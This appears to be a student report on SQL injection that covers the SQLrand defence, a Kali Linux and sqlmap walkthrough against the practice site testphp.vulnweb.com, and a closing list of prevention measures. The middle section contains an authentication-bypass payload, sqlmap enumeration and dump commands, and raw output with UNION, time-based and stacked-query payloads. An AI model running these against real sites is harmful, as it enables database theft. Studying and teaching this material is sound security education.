

A Report on

SQL INJECTION

CYBER SECURITY

Submitted by

Koganti saranya - 19BCN7187

To professor

Dr.kumar debasis



VIT-AP

UNIVERSITY

School of Computer Science and Engineering

VIT-AP University, Andhra Pradesh

ABSTRACT

In today's world, SQL Injection is a serious security threat over the Internet for the various dynamic web applications residing over the internet. These Web applications conduct many vital processes in various web-based businesses. As the use of internet for various online services is rising, so is the security threats present in the web increasing. There is a universal need present for all dynamic web applications and this universal need is the need to store, retrieve or manipulate information from a database. Most of systems which manage the databases and its requirements such as MySQL Server and PostgreSQL use SQL as their language. Flexibility of SQL makes it a powerful language. It allows its users to ask what he/she wants without leaking any information about how the data will be fetched. However the vast use of SQL based databases has made it the center of attention of hackers. They take advantage of the poorly coded Web applications to attack the databases. They introduce an apparent SQL query, through an unauthorized user input, into the legitimate query statement.

The number of attacks on websites and the compromise of many individuals secure data are increasing at an alarming rate. With the advent of social networking and e-commerce, web security attacks such as phishing and spamming have become quite common. The consequences of these attacks are ruthless. Hence, providing increased amount of security for the users and their data becomes essential. Most important vulnerability as described in top 10 web security issues by Open Web Application Security Project is SQL Injection Attack (SQLIA). This paper focuses on how the advantages of randomization can be employed to prevent SQL injection attacks in web based applications.

INTRODUCTION

SQL injection is an attack where the hacker makes use of unvalidated user input to enter arbitrary data or SQL commands; malicious queries are constructed and when executed by the backend database it results in unwanted results. The attacker should have the knowledge of background database and he must make use of different strings to construct malicious queries to post them to the target.


SQL injection can be used for unauthorized access to a database to penetrate the application illegally, modify the database or even remove it. For a hacker to modify a database, details such as field and table names are required. So we try to propose a solution to the above problem by preventing it using an encryption algorithm based on randomization and other solution is using Hirschberg algorithm, it is a divide and conquer approach to reduce the time and space complexity. It has better performance and provides increased security in comparison to the existing solutions. Also the time to crack the database takes more time when techniques such as dictionary and brute force attack are deployed. Our main aim is to provide increased security by developing a tool which prevents

For Example, in user login screen, username and password are the dynamic fields where users enter the data. Depending upon the user's inputs dynamic queries will be constructed; the usual query will be

SQL RAND


Our project is based on the paper “SQLrand: Preventing SQL Injection Attacks,” by Stephen W. Boyd and Angelos D. Keromytis. The idea they introduce is largely based on InstructionSet randomization as mentioned in “Countering Code Injection Attacks with Instruction Set Randomization”, Gaurav, Angelos, and Vassilis. In instruction set randomisation the idea is to create process specific randomized instruction sets (e.g. machine instructions) of the system executing potentially vulnerable code. This helps us as the attacker who does not know the key to the randomization algorithm will inject code that is invalid for that randomized processor, causing a runtime exception.

The architecture of SQLRand extends the application of randomized instruction set randomization to SQL. So in this approach the SQL standard keywords are tweaked by appending a random integer (which acts as a key) to them, one that the attacker cannot easily guess. Now if a malicious user tries to inject his code into the randomized query, then his injected code that transforms the SQL statement would actually result in an invalid expression. This is because his inserted syntax would not be randomized as part of randomizing the standard keywords. As a result when an attempt is performed at de-randomizing the input query, it is declared invalid and hence, the attack is thwarted.



Sql rand architecture


ALGORITHM



Kali linux

SQL INJECTION USING SQLMAP IN KALI LINUX

Before we are doing the injection attack, of course we must ensure that the server or target has a database security hole. To find database security holes, there are several methods we can use. Among them, Google dorking, is used mostly by hacker and penetration testers. Luckily there is a tool that is able to do that automatically. But we have to install its tool first. The tool is called SQLiv (SQL injection Vulnerability Scanner).



The screenshot shows the 'Create Virtual Machine' wizard in Oracle VM VirtualBox. The window has a title bar with a question mark and a close button. Below the title bar is a back arrow and the text 'Create Virtual Machine'. The main heading is 'Name and operating system'. Below this is a paragraph: 'Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.' The form contains four fields: 'Name' with the text 'kali Linux 2021.1', 'Machine Folder' with a folder icon and the path 'C:\Users\Saranya\VirtualBox VMs', 'Type' with a dropdown menu showing 'Linux' and a red circular icon with '64' next to it, and 'Version' with a dropdown menu showing 'Debian (64-bit)'. At the bottom are three buttons: 'Expert Mode', 'Next' (highlighted with a blue border), and 'Cancel'.


← Create Virtual Machine

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Machine Folder:

Type: 

Version:

Oracle VM VirtualBox Manager

FileMachineHelp

Tools

New

Settings

Discard

Start

kali Linux 2021.1

Powered Off

General

Name: kali Linux 2021.1

Operating System: Debian (64-bit)

System

Base Memory: 2048 MB

Boot Order: Floppy, Optical, Hard Disk

Accelerations: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory: 16 MB

Graphics Controller: VMSVGA

Remote Desktop Server: Disabled

Recording: Disabled

Storage

Controller: IDE

IDE Secondary Device 0: [Optical Drive] Empty

Controller: SATA

SATA Port 0: kali Linux 2021.1.vdi (Normal, 50.00 GB)

Audio

Host Driver: Windows DirectSound

Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI, EHCI

Device Filters: 0 (0 active)

Shared folders

None

Description

None

Preview

kali Linux 2021.1

Activate Windows

Objective

In this project our main objective is to hack

<http://testphp.vulnweb.com/listproducts.php?cat=1>

In this project we have have hacked the details of above link with sql injection.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges. SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.

SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.

"SELECT * FROM users WHERE

username =' \$user' AND password '\$password'";

This causes the application to make an SQL query to retrieve details of the relevant information from the database:

"SELECT * FROM users WHERE username ='text' OR '1'='1'-- ' AND password = 'text'";

And if we modify the code like above, Once the query executes, the SQL injection effectively removes the password verification, resulting in an authentication bypass. The application will most likely log the attacker in with the first account from the query result like- the first account in a database is usually of an administrative user.

Here the special code the attacker added is:

OR '1' = '1' is a condition that will always be true, thereby it is accepted as a valid input by the application

–(double hyphen) instructs the SQL parser that the rest of the line is a comment and should not be executed

Usage of sqlmap:

options:

- h, --help Show basic help message and exit
- hh Show advanced help message and exit
- version Show program's version number and exit
- v VERBOSE Verbosity level: 0-6 (default 1)

Target:

At least one of these options has to be provided to define the target(s)

- u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
- g GOOGLEDORK Process Google dork results as target URLs

Request:

These options can be used to specify how to connect to the target URL

- data=DATA Data string to be sent through POST (e.g. "id=1")
- cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
- random-agent Use randomly selected HTTP User-Agent header value
- proxy=PROXY Use a proxy to connect to the target URL
- tor Use Tor anonymity network
- check-tor Check to see if Tor is used properly

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value

Detection:

These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)

Techniques:

These options can be used to tweak testing of specific SQL injection techniques

--technique=TECH SQL injection techniques to use (default "BEUSTQ")

Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate

- T TBL DBMS database table(s) to enumerate
- C COL DBMS database table column(s) to enumerate

Operating system access:

These options can be used to access the back-end database management system underlying operating system

- os-shell Prompt for an interactive operating system shell
- os-pwn Prompt for an OOB shell, Meterpreter or VNC

General:

These options can be used to set some general working parameters

- batch Never ask for user input, use the default behavior
- flush-session Flush session files for current target

Miscellaneous:

- sqlmap-shell Prompt for an interactive sqlmap shell
- wizard Simple wizard interface for beginner users


SQLmap: SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

SQL injection attacks are a growing criminal threat to your web applications, especially those that access sensitive data. Where are the best places to invest your resources? Some techniques, such as secure coding, are wise practices that benefit your application in related ways, such as improved performance and readability. Other defenses require much greater investment in deployment and support and should be used only on the most important or sensitive applications.

Outputs:

Firstly to perform

sqlmap

A terminal window with a dark background. At the top left, a prompt shows a blue cursor and the text '\$ sqlmap'. Below this is a large, colorful ASCII art logo for 'sqlmap' featuring a red vertical bar and various orange and yellow characters. To the right of the logo, the text '{1.5.2#stable}' is displayed in green. Below the logo, the URL 'http://sqlmap.org' is shown in green. Further down, the usage instructions are listed: 'Usage: python3 sqlmap [options]'. At the bottom, an error message is displayed: 'sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help'.

SQLmap is an important tool for penetration testers because it makes it easy to create SQL injection attacks, one of the primary techniques that attackers use to compromise databases. SQL injection attacks work by exploiting vulnerable fields in inputs that are connected to databases. We can view the database available in the website using **sqlmap -u url -dbs** command.

To view database in the website we use command:

sqlmap -u url -dbs

```
$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 --dbs 2 x
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:28:17 /2021-05-19/

[19:28:17] [INFO] resuming back-end DBMS 'mysql'
[19:28:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2176=2176

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71717a7071,(SELECT (ELT(2589=2589,1))),0x716b7a6271),25
89)

  Type: stacked queries
  Title: MySQL < 5.0.12 stacked queries (heavy query - comment)
  Payload: cat=1;SELECT BENCHMARK(5000000,MD5(0x586a6f4a))#
```

After checking the database in the website we use sqlmap -u url -D acuart -tables command

To view the tables in the database acuart we use command:

sqlmap -u url -D acuart -tables

```
goutam@kali: ~  
File Actions Edit View Help  
  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: cat=1 AND (SELECT 4324 FROM (SELECT(SLEEP(5)))fVzW)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT CONCAT(0x71717a7071,0x76436954486b4b4a4e706a4d644a664f544b70776  
14769515a78465a7758656a76716749646f4362,0x716b7a6271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,  
NULL-- -  
---  
[19:29:26] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[19:29:26] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts   |  
| categ   |  
| featured|  
| guestbook|  
| pictures|  
| products|  
| users   |  
+-----+  
  
[19:29:26] [INFO] fetched data logged to text files under '/home/goutam/.local/share/sqlmap/output/  
testphp.vulnweb.com'  
  
[*] ending @ 19:29:26 /2021-05-19/
```

sqlmap -u url -D acuart -T table_name --columns this command is used to view the columns of the table in acuart

To view the columns of a particular table we use command:

sqlmap -u url -D acuart -T table_name --columns

```
File Actions Edit View Help
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x71717a7071,0x76436954486b4b4a4e706a4d644a664f544b70776
14769515a78465a7758656a76716749646f4362,0x716b7a6271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL-- -
---
[19:30:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[19:30:23] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+

[19:30:23] [INFO] fetched data logged to text files under '/home/goutam/.local/share/sqlmap/output/
testphp.vulnweb.com'

[*] ending @ 19:30:23 /2021-05-19/
```

We wanted to display uname and pass details of column in table.

Now to view the information in columns(uname and pass) :

**sqlmap -u url -D db_name -T table_name -C column_names –
dump**

```
goutam@kali: ~  
File Actions Edit View Help  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: cat=1 AND (SELECT 4324 FROM (SELECT(SLEEP(5)))FVzW)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT CONCAT(0x71717a7071,0x76436954486b4b4a4e706a4d644a664f544b70776  
14769515a78465a7758656a76716749646f4362,0x716b7a6271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,  
NULL-- -  
---  
[19:30:45] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[19:30:45] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'  
Database: acuart  
Table: users  
[1 entry]  
+-----+-----+  
|  uname |  pass |  
+-----+-----+  
|  test  |  test |  
+-----+-----+  
  
[19:30:45] [INFO] table 'acuart.users' dumped to CSV file '/home/goutam/.local/share/sqlmap/output/  
testphp.vulnweb.com/dump/acuart/users.csv'  
[19:30:45] [INFO] fetched data logged to text files under '/home/goutam/.local/share/sqlmap/output/  
testphp.vulnweb.com'  
  
[*] ending @ 19:30:45 /2021-05-19/  
  
(goutam@kali)-[~]  
$
```


Prevention of Sql injection:

SQL injections are one of the most utilized web attack vectors used with the goal of retrieving sensitive data from organizations. When you hear about stolen credit cards or password lists, they often happen through SQL injection vulnerabilities. Fortunately, there are ways to protect your website from SQL injection attacks.

With user input channels being the main vector for such attacks, the best approach is controlling and vetting user input to watch for attack patterns. Developers can also avoid vulnerabilities by applying the following main prevention methods.

1. Validate User Inputs
2. Sanitize Data By Limiting Special Characters
3. Enforce Prepared Statements And Parameterization
4. Use Stored Procedures In The Database
5. Actively Manage Patches And Updates
6. Raise Virtual Or Physical Firewalls
7. Harden Your OS And Applications
8. Reduce Your Attack Surface
9. Establish Appropriate Privileges And Strict Access
10. Limit Read-Access
11. Encryption: Keep Your Secrets Secret
12. Deny Extended URLs
13. Don't Divulge More Than Necessary In Error Messages
14. No Shared Databases Or User Accounts
15. Enforce Best Practices For Account And Password Policies
16. Continuous Monitoring Of SQL Statements
17. Perform Regular Auditing And Penetration Testing

CONCLUSION

SQL injection is one of the more common and more effective forms of attack on a system. Controlling the malicious SQL code/script on the web application and maintaining the end privacy is still a key challenge for the web developer. These issues must be considered seriously by the web developers involved in developing websites using databases

It's long been argued that fixing bugs during development is far more effective than fixing them in later phases, and the same holds true here. Spend time educating your developers on basic security practices. The time you spend upfront will be far less than you would spend cleaning up the mess if the vulnerabilities make their way into production.

The single most useful SQL injection defense is to use prepared statements anywhere you're passing input from the user to the database. It's also a good idea to pass user input through regular expressions, throwing out potentially dangerous input before sending it to any backend resource such as a database, command line, or web service. To complete the defence, don't make the hacker's job easy by spelling out SQL details in your error messages.